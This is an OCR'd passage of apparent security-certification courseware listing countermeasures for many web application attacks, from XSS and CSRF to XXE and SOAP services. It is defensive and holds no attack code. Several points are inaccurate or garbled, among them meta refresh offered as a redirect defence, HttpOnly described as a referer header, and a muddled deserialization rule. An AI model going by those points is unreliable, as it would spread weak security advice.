- Deploy public key infrastructure (PKI) for authentication that actually checks for authentication of any scripts introduced

Web Application Attack Countermeasures (Cont'd)

Insecure Deserialization

- Validate untrusted input which is to be serialized to ensure serialized data contain only trusted classes
- Deserialization of trusted data must cross a trust boundary
- Developers must re-architect their applications
- Avoid serialization for security-sensitive classes
- Guard sensitive data during deserialization
- Filter untrusted serial data

Using Components with Known Vulnerabilities

- Regularly check the versions of both client-side and server-side components and their dependencies
- Continuously monitor sources like the national vulnerability database (NVB) for vulnerabilities in your components
- Regularly apply security patches
- Frequently scan the components with security scanners
- Enforce security policies and best practices for component use

Insufficient Logging & Monitoring

- Define the scope of assets covered in log monitoring to include business critical areas
- Setup a minimum baseline for logging and ensure that it is followed for all assets
- Ensure that logs are logged with user context, so that the logs are traceable to specific users
- Ensure what to log and how to find logs for proactive incident identification
- Perform sanitization on all event data to prevent log injection attacks

Web Application Attack Countermeasures (Cont'd)

Directory Traversal	• Define access rights to the protected areas of the website • Apply checks/hotfixes that prevent the exploitation of vulnerabilities such as Unicode to affect the directory traversal • Web servers should be regularly updated with security patches
Unvalidated Redirects and Forwards	• Avoid using redirects and forwards • If destination parameters cannot be avoided, ensure that the supplied value is valid and authorized for the user
Watering Hole Attack	• Regularly apply software patches to remove any vulnerabilities • Monitor network traffic • Secure the DNS server to prevent attackers from redirecting the site • Analyze user behavior • Inspect popular websites

Web Application Attack Countermeasures (Cont'd)

Cross-Site Request Forgery	⊖ Logoff immediately after using a web application and clear the history ⊖ Do not allow your browser and websites to save login details ⊖ Check the HTTP referrer header and when processing a POST, ignore URL parameters
Cookie/ Session Poisoning	⊖ Do not store plain text or weakly encrypted password in a cookie ⊖ Implement timeout limits for cookies ⊖ The authentication credentials of any cookie should be associated with an IP address ⊖ Make logout functions available
Web Service Attack	⊖ Configure WSDL Access Control Permissions to grant or deny access to any type of WSDL-based SOAP messages ⊖ Use document-centric authentication credentials that use SAML ⊖ Use multiple security credentials such as X.509 Cert, SAML assertions and WS-Security ⊖ Deploy web services-capable firewalls that include SOAP and ISAPI level filtering ⊖ Configure firewalls/IDS systems for anomaly and signature detection for web services

Web Application Attack Countermeasures (Cont'd)

Clickjacking Attack

- ⊖ Use a server-side method like X-frame-options header and use its options DENY, SAMEORIGIN, ALLOW-FROM URI
- ⊖ Never use client-side methods such as Framebusting or Framebreaking
- ⊖ Use the content-security-policy (CSP) HTTP header

JavaScript Hijacking

- ⊖ Use .innerText rather than .innerHTML in JavaScript to encode the text
- ⊖ Avoid using the eval function
- ⊖ Use the encoding library to safeguard the attributes and data elements
- ⊖ Make sure to return JSON with an object externally

Username Enumeration

- ⊖ Ensure inputs that include user identifiers reveal output containing only generic error messages
- ⊖ Use randomly generated data for usernames instead of sequential numbers
- ⊖ Use CAPTCHA for all pages that accept input to prevent automatic data collection

Attack on Password Reset Mechanism

- ⊖ Perform proper validation of random tokens and email links
- ⊖ Ensure all password reset URLs are used only once and set an expiry time limit
- ⊖ Avoid automated requests through programs and enforce human checks using the CAPTCHA

Web Application Attack Countermeasures

- **Broken Authentication and Session Management**

  Flaws in authentication and session management application functions allow attackers to gain passwords, keys, and session tokens or exploit other implementation vulnerabilities to gain other users' credentials.

Session cookies are destined for client IPs by delivering a validation cookie, which includes a cryptographic token that verifies that the client IP is the one to which the session token was issued. Therefore, to perform the session attack, the attacker must steal the IP address of the target user.

Some countermeasures against broken authentication and session management attacks are as follows:

- Use SSL for all authenticated parts of the application
- Verify whether all the users' identities and credentials are stored in a hashed form
- Never submit session data as part of a GET, POST
- Apply pass phrasing with at least five random words
- Limit the login attempts and lock the account for a specific period after a certain number of failed attempts
- Use a secure platform session manager to generate long random session identifiers for secure session development
- Implement multi-factor authentication mechanisms to prevent guessing, credential stuffing, and brute-forcing
- Make sure to secure passwords with a cryptographic password hash algorithm or tools such as bcrypt, scrypt, or Argon2
- Make sure to check weak passwords against a list of the top bad passwords
- Log authentication failures and send alerts whenever probable attacks are detected

- **Sensitive Data Exposure**

  Many web applications do not properly protect sensitive data such as credit card numbers, SSNs, and authentication credentials with appropriate encryption or hashing. Attackers may steal or modify such weakly protected data to conduct identity theft, credit card fraud, or other crimes.

  Some countermeasures against sensitive data exposure attacks are as follows:

  - Do not create or use weak cryptographic algorithms
  - Generate encryption keys offline and store them securely
  - Ensure that encrypted data stored on the disk is not easy to decrypt
  - Use AES encryption for stored data and use TLS with HSTS (HTTP Strict Transport Security) for incoming traffic
  - Classify the data processed, stored, or transmitted by an application and apply controls accordingly
  - Use PCI DSS compliant tokenization or truncation to remove the data soon after its requirement

- Use proper key management and ensure that all the keys are in place
- Encrypt all the data in transit using TLS with Perfect Forward Secrecy (PFS) ciphers
- Disable caching techniques for requests that contain sensitive information

- **XML External Entity**
  - Avoid processing XML input containing references to external entities by a weakly configured XML parser
  - XML unmarshaller should be configured securely
  - Parse the document with a securely configured parser
  - Configure the XML processor to use local static DTD and disable any declared DTD included in an XML document
  - Implement whitelisting, input validation, sanitation, and filtering techniques to prevent hostile data within the XML documents
  - Update and patch the latest XML processors and libraries
  - Make sure that the XML/XLS file upload function validates the XML using XSD validation
- **Broken Access Control**
  - Perform access control checks before redirecting the authorized user to the requested resource
  - Avoid using insecure IDs to prevent the attacker from guessing them
  - Provide a session timeout mechanism
  - Limit file permissions to authorized users to avoid misuse
  - Avoid client-side caching mechanisms
  - Remove session tokens on the server side on user logout
  - Ensure that minimum privileges are assigned to users to perform only essential actions
  - Enforce access control mechanisms once and re-use them throughout the application
- **Security Misconfiguration**

  Security misconfiguration makes web applications potentially vulnerable and may provide attackers with access to them as well as to files and other application-controlling functions. Insufficient transport layer protection allows attackers to obtain unauthorized access to sensitive information as well as to perform attacks such as account theft, phishing, and compromising admin accounts. Encrypt all communications between the website and client to prevent attacks due to insufficient transport layer protection.

Some countermeasures against security misconfiguration attacks are as follows:

- Configure all security mechanisms and disable all unused services
- Setup roles, permissions, and accounts and disable all default accounts or change their default passwords
- Scan for the latest security vulnerabilities and apply the latest security patches
- Non-SSL requests to web pages should be redirected to the SSL page
- Set the 'secure' flag on all sensitive cookies
- Configure the SSL provider to support only strong algorithms
- Ensure that the certificate is valid and not expired, and that it matches all domains used by the site
- Backend and other connections should also use SSL or other encryption technologies

- **XSS Attacks**

  XSS is another type of input validation attacks that target the flawed input validation mechanism of web applications for the purpose of malicious activities. Attackers embed a malicious script into web application input gates, which allows them to bypass the security measures imposed by the applications.

  Some countermeasures against XSS attacks are as follows:

  - Validate all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification
  - Use testing tools extensively during the design phase to eliminate such XSS holes in the application before it goes into use
  - Use a web application firewall to block the execution of a malicious script
  - Convert all non-alphanumeric characters into HTML character entities before displaying the user input in search engines and forums
  - Encode the input and output and filter metacharacters in the input
  - Never trust websites that use HTTPS when it comes to XSS
  - Filtering the script output can also defeat XSS vulnerabilities by preventing them from being transmitted to users
  - Deploy public key infrastructure (PKI) for authentication, which checks to ascertain that the script introduced is actually authenticated
  - Implement a stringent security policy
  - Web servers, application servers, and web application environments are vulnerable to cross-site scripting. It is difficult to identify and remove XSS flaws from web applications. The best way to find flaws is to perform a security review of the code

and search in all the places where the input from an HTTP request comes as an output through HTML.

- Attacker uses a variety of HTML tags to transmit a malicious JavaScript. Nessus, Nikto, and other tools can help to some extent in scanning websites for these flaws. If the scanning discovers a vulnerability in a website, it is highly likely to be vulnerable to other attacks.
- Review the website code to defend against XSS attacks. Check the robustness of the code by reviewing it and comparing it against exact specifications. Check the following areas: headers, cookies, query string form fields, and hidden fields. During the validation process, there must be no attempt to recognize the active content, either by removing the filter or by sanitizing it.
- There are many ways to encode known filters for active content. A "positive security policy" is highly recommended, which specifies what is allowed and what must be removed. Negative or attack signature-based policies are difficult to maintain, as they are incomplete.
- Input fields should be limited to a maximum size since most script attacks need several characters to initiate.
- Implement Content Security Policy (CSP) to prevent the browser from executing XSS attacks
- Escape untrusted HTTP request data built on the context in the HTML output to resolve Reflected and Stored XSS vulnerabilities
- Employ context-sensitive encoding when altering the browser document on the client side, which acts against the DOM-XSS

- **Insecure Deserialization**
  - Validate untrusted input that is to be serialized to ensure that the serialized data contains only trusted classes
  - Deserialization of trusted data must cross a trust boundary
  - Developers must re-architect their applications
  - Avoid serialization for security-sensitive classes
  - Guard sensitive data during deserialization
  - Filter untrusted serial data
  - Enforce duplicate security manager checks in a class during serialization and deserialization
  - Understand the security permissions given to serialization and deserialization
  - Implement integrity checks or encryption of the serialized objects to prevent data modification or hostile object creation

- Isolate code that deserializes so that it runs in very-low-privileged environments
- Log the deserialization exceptions and failures so that the incoming type is not the same as the expected type; otherwise, it throws an exception

- **Using Components with Known Vulnerabilities**
  - Regularly check the versions of both client-side and server-side components and their dependencies
  - Continuously monitor sources such as the National Vulnerability Database (NVB) for vulnerabilities in your components
  - Apply security patches regularly
  - Scan the components with security scanners frequently
  - Enforce security policies and best practices for component use
  - Review all the dependencies including transitive dependencies and ensure that they are not vulnerable
  - Maintain a regular inventory of the versions of both client-side and server-side components regularly
  - Make sure to obtain components from official sources and accept only signed packages
- **Insufficient Logging and Monitoring**
  - Define the scope of assets covered in log monitoring to include business critical areas
  - Setup a minimum baseline for logging and ensure that it is followed for all assets
  - Ensure that logs are logged with user context so that they are traceable for specific users
  - Ascertain what to log and what log to look for through proactive incident identification
  - Perform sanitization on all event data to prevent log injection attacks
  - Implement a common logging mechanism for the whole application and use effective incident response
  - Ensure all logins, access control failures, and input validation failures can be logged with the necessary user context to identify suspicious accounts
  - Make sure that high-value transactions consist of an audit trail with integrity controls to prevent tampering of the databases such as append-only database tables
- **Directory Traversal**

  Directory traversal enables attackers to exploit HTTP, gain access to restricted directories, and execute commands outside the web server's root directory. Developers

must configure web applications and their servers with appropriate file and directory permissions to avoid directory traversal vulnerabilities.

Some countermeasures against directory traversal attacks are as follows:

- Define access rights to the protected areas of the website
- Apply checks/hotfixes that prevent exploitation of vulnerabilities such as Unicode, which affect the directory traversal
- Web servers should be updated with security patches in a timely manner
- Validate the user input before processing by comparing it with the whitelist and verify that the input contains only purely alphanumeric characters
- Append the input of the application to the base directory and use the platform filesystem API to canonicalize the path
- Use an advanced content management system (CMS) for handing several documents
- Host documents on a separate file server or cloud storage to prevent mixing of public and sensitive documents
- Properly sanitize the file names coming from HTTP requests
- Restrict file names to a list of known good characters and ensure that any references to files use only these characters

- **Unvalidated Redirects and Forwards**

  In general, web applications redirect and forward users to other pages and websites. Therefore, if a web application does not validate the data, then attackers can redirect users to malicious websites or use forwarding to access unauthorized pages. Therefore, to prevent such attacks, it is best not to allow users to directly supply parameters to redirect and forward in web application logic.

  Some countermeasures against unvalidated redirects and forwards attacks are as follows:

  - Avoid using redirects and forwards
  - If the destination parameters cannot be avoided, ensure that the supplied value is valid and authorized for the user
  - Avoid allowing URL as a user input for the destination and validate the URL
  - Sanitize the input by generating a list of trusted URLs that includes a list of hosts or regex
  - Implement meta refresh in the page, as it can use hardcoded HTML to automatically redirect users to another page

- **Watering Hole Attack**

  - Apply software patches regularly to remove any vulnerabilities

- Monitor network traffic
- Secure the DNS server to prevent attackers from redirecting the site to a new location
- Analyze user behavior
- Inspect popular websites
- Use browser plug-ins that block HTTP redirects
- Disable third-party content such as advertising services, which track user activities
- Make sure to hide online activities with a VPN and enable the browser's private browsing feature
- Make sure to run the web browser in a virtual environment to limit access to the local system

- **Cross-Site Request Forgery**

  Using a CSRF attack, attackers lure a user's browser into sending a fake HTTP request, including the user session cookie and other authentication information, to a legitimate (vulnerable) web application to perform malicious activities.

  Some countermeasures against cross-site request forgery attacks are as follows:

  - Logoff immediately after using a web application and clear the history
  - Do not allow your browser and website to save login details
  - Check the HTTP Referrer header and when processing a POST, ignore URL parameters
  - Use referer headers such as HttpOnly flag that sends an X-Requested-With custom header using jQuery
  - Use CSRF tokens such as nonce tokens that are submitted through the hidden form field to avoid illegal access

- **Cookie/Session Poisoning**

  Browsers use cookies to maintain a session state. They also contain sensitive, session-specific data (e.g., user IDs, passwords, account numbers, links to shopping cart contents, supplied private information, and session IDs). Attackers engage in cookie/session poisoning by modifying the data in the cookie to gain escalated access or maliciously affect a user session. Developers must hence follow secure coding practices to secure web applications against such poisoning attacks. They must use proper session-token generation mechanisms to issue random session IDs.

  Some countermeasures against cookie/session poisoning attacks are as follows:

  - Do not store plaintext or weakly encrypted passwords in cookies
  - Implement cookie timeout

- Cookie authentication credentials should be associated with an IP address
- Make logout functions available
- Validate all the cookie values to ensure that they are well-formed and correct
- Use virus and malware scanning software to protect the browser from any malicious scripts that hijack the cookies
- Clear stored cookies from the browser regularly
- Employ cookie randomization to change the website or a service cookie whenever the user makes a request
- Use a VPN that adopts high-grade encryption and traffic routing to prevent session sniffing

- **Web Service Attack**

  Use multiple layer protection and standard HTTP authentication techniques to defend against web service attacks. Because most models incorporate business-to-business applications, it becomes easier to restrict access to only valid users.

  Some additional countermeasures against web service attacks are as follows:


  - Configure WSDL Access Control Permissions to grant or deny access to any type of WSDL-based SOAP messages
  - Use document-centric authentication credentials that use SAML
  - Use multiple security credentials such as X.509 Cert, SAML assertions, and WS-Security
  - Deploy web-service-capable firewalls that can perform of SOAP- and ISAPI-level filtering
  - Configure firewalls/IDS systems for web service anomaly and signature detection
  - Configure firewalls/IDS systems to filter improper SOAP and XML syntax
  - Implement centralized in-line requests and response schema validation
  - Block external references and use pre-fetched content when de-referencing URLs
  - Maintain and update a secure repository of XML schemas
  - Use password digests/Kerberos tickets/X.509 certificates in SOAP headers for authentication
  - Use a digital signature for signing messages at the recipient's end and maintain the integrity of the messages
  - Use URL authorization to restrict access to the web service file (.asmx)
  - Authorize access to WSDL files using NTFS permissions
  - Disable the documentation protocols to prevent the dynamic generation of WSDL

- Verify the caller's endpoint in the SOAP message before determining whether the SOAP message is processed by the BPEL engine
- Disable the SOAP Action field such as createUser or deleteUser in the HTTP request
- Avoid using easily guessable SOAP Action terminologies
- Disable the SOAPAction attribute when not in use
- Make sure to compare the operation within the SOAPAction and the SOAP body

- **Clickjacking Attack**
  - Use a server-side method such as X-Frame-Options header and use its options DENY, SAMEORIGIN, and ALLOW-FROM URI to prevent the site from being framed outside the domain
  - Never use client-side methods such as Framebusting or Framebreaking as they can be bypassed easily
  - Mask the HTML document and reveal it only after verifying that the page is not framed
  - Use the Content-Security-Policy (CSP) HTTP header as it provides considerable flexibility for defining sources in complex deployments
- **JavaScript Hijacking**
  - Use .innerText rather than .innerHTML in JavaScript to encode the text automatically
  - Avoid using the function eval due to its vulnerable nature
  - Do not write serialization code
  - Use the encoding library to safeguard the attributes and data elements and avoid building XML dynamically
  - Use SSL/TLS for secure communication and perform encryption on the server instead of the client-side code
  - Build XML using any appropriate framework; avoid building XML manually
  - Make sure to return JSON with an object externally, such as {“result”: [{“object”:” inside array”}]}
- **Username Enumeration**
  - Ensure that inputs that include user identifiers produce outputs containing only generic error messages
  - Use randomly generated data for usernames instead of sequential numbers
  - Employ proper defenses against SQL injection and XSS attacks to prevent dumpable user enumeration
  - Always make sure to apply CAPTCHA to all the input accepting pages to prevent automatic data collection

- Use a WAF to detect and block all the individual IP addresses that try to make several requests
- Apply two-factor authentication (2FA) or padding techniques to the response time to prevent username enumeration
- Use random and complex usernames when creating the Active Directory username list
- Always use only complex and difficult-to-guess passwords and change the default usernames and passwords
- Harden all the services to avoid establishing null bind and prevent remote root authentication

- **Attack on Password Reset Mechanism**
  - Perform proper validation of the random token and email link combination before executing the request
  - Ensure that all password reset URLs are used only once and set the expiry time limit
  - Avoid automated requests through programs and enforce human checks using CAPTCHA
  - Restrict the number of requests generated from any IP or device within a stipulated time
  - Use advanced multi-factor authentication (MFA) techniques to prevent account hijacking with password reset tokens



How to Defend Against Web Application Attacks

To defend against web application attacks, you can follow the countermeasures stated earlier. To protect the web server, you can use a WAF firewall/IDS and filter packets. You also should regularly update the server's software using patches to protect it from attackers. Sanitize and filter the user input, analyze the source code for SQL injection, and minimize the use of third-party applications to protect the web applications. You can also use stored procedures and parameter queries to retrieve data and disable verbose error messages that can provide attackers with useful information. Use custom error pages to protect the web applications. To avoid SQL injection into the database, connect using a non-privileged account and grant the least privileges to the database, tables, and columns. Disable commands such as xp_cmdshell, which can affect the OS.


